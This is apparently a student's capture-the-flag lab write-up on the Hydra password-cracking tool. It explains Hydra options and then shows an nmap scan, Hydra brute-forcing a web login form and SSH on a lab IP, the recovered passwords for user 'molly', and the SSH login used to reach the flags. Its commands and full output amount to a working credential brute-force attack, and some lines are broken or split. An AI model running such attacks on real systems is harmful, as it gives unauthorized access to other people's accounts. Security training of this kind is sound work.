Hydra

What is Hydra?

Hydra is a brute force online password cracking program, a quick system login password “hacking” tool.

Using Hydra

Hydra Commands

The options we pass into Hydra depend on which service (protocol) we’re attacking. For example, if we wanted to brute force FTP with the username being `user` and a password list being `passlist.txt`, we’d use the following command:

hydra -l user -P passlist.txt ftp://MACHINE_IP

SSH

```
hydra -l <username> -P <full path to password list> MACHINE_IP -t 4 ssh
```

Option	Description
`-l`	specifies the (SSH) username for login
`-P`	indicates a list of passwords
`-t`	sets the number of threads to spawn

Post Web Form

We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used

```
sudo hydra <username> <wordlist> 10.81.164.148 http-post-form "<path>:
<login_credentials>:<invalid_response>"
```

Option	Description
`-l`	the username for (web form) login
`-P`	the password list to use
`http-post-form`	the type of the form is POST
`<path>`	the login page URL, for example, `login.php`

Option	Description
`<login_credentials>`	the username and password used to log in, for example, `username=^USER^&password=^PASS^`
`<invalid_response>`	part of the response when the login fails
`-V`	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.81.164.148 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

On a side note, if the web server is listening on a non-default port number, you can explicitly specify the port number using `-s <port>`, for example:

```
hydra -l <username> -P <wordlist> 10.81.164.148 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -s <port> -V
```

Flag 1

```
root@ip-10-81-71-4:~# nmap -sS 10.81.164.148 -F
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-02 19:12 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --
ns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or
pecify valid servers with --dns-servers
Nmap scan report for 10.81.164.148
Host is up (0.00012s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
root@ip-10-10-13-116:~# find / -type f -name "rockyou.txt" 2>/dev/null
```

i used this command to get the directory of the rockyou.txt


I then used the hydra command and filled in the correct details

within the http post-form "[path]" it is the /[name of the loginpage (login)] followed by the rest username and password

```
root@ip-10-81-71-4:~# hydra -l molly -P /usr/share/wordlists/rockyou1.txt 10.81.164.148 http-post-form "/l
in:username=^USER^&password=^PASS^:F=incorrect" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
r illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 19:40:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:1/p:40), ~3 tries per task
[DATA] attacking http-post-form://10.81.164.148:80/login:username=^USER^&password=^PASS^:F=incorrect
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "123456" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "12345" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "123456789" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "password" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "iloveyou" - 5 of 40 [child 4] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "princess" - 6 of 40 [child 5] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "1234567" - 7 of 40 [child 6] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "rockyou" - 8 of 40 [child 7] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "12345678" - 9 of 40 [child 8] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "abc123" - 10 of 40 [child 9] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "nicole" - 11 of 40 [child 10] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "daniel" - 12 of 40 [child 11] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "babygirl" - 13 of 40 [child 12] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "monkey" - 14 of 40 [child 13] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "lovely" - 15 of 40 [child 14] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "jessica" - 16 of 40 [child 15] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "654321" - 17 of 40 [child 5] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "michael" - 18 of 40 [child 1] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "ashley" - 19 of 40 [child 2] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "qwerty" - 20 of 40 [child 3] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "111111" - 21 of 40 [child 6] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "iloveu" - 22 of 40 [child 7] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "000000" - 23 of 40 [child 0] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "michelle" - 24 of 40 [child 4] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "tigger" - 25 of 40 [child 8] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "sunshine" - 26 of 40 [child 9] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "chocolate" - 27 of 40 [child 10] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "password1" - 28 of 40 [child 11] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "soccer" - 29 of 40 [child 12] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "anthony" - 30 of 40 [child 13] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "friends" - 31 of 40 [child 14] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "butterfly" - 32 of 40 [child 15] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "purple" - 33 of 40 [child 5] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "justin" - 37 of 40 [child 2] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "loveme" - 38 of 40 [child 3] (0/0)
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "fuckyou" - 39 of 40 [child 6] (0/0
[ATTEMPT] target 10.81.164.148 - login "molly" - pass "123123" - 40 of 40 [child 7] (0/0)
[80][http-post-form] host: 10.81.164.148   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-02 19:41:01
root@ip-10-81-71-4: #
```

i then went on the website and logged in as molly which got me to the flag



Flag 2

for flag 2 its an ssh port so we can attack molly user for the ssh password

```
root@ip-10-81-71-4:~# hydra -l molly -P /usr/share/wordlists/rockyou1.txt 10.81.164.148 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or fo
r illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 19:47:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 40 login tries (l:1/p:40), ~10 tries per task
[DATA] attacking ssh://10.81.164.148:22/
```

I got the password for the molly ssh login

```
[22][ssh] host: 10.81.164.148   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
```

now i can go ahead and ssh into the molly user

```
root@ip-10-81-71-4:~# ssh molly@10.81.164.148
The authenticity of host '10.81.164.148 (10.81.164.148)' can't be established.
ECDSA key fingerprint is SHA256:HidzrMtz/lGwFV2+nq/GZH2ORrR1aIoOG67TC0IzP58.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.81.164.148' (ECDSA) to the list of known hosts.
molly@10.81.164.148's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 02 Feb 2026 07:49:48 PM UTC

  System load:  0.0               Processes:             109
  Usage of /:   18.3% of 14.47GB  Users logged in:       0
  Memory usage: 22%               IPv4 address for ens5: 10.81.164.148
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-81-164-148:~$
```

i used the ssh command and then entered the password i got with hydra

then i listed the files and found flag 2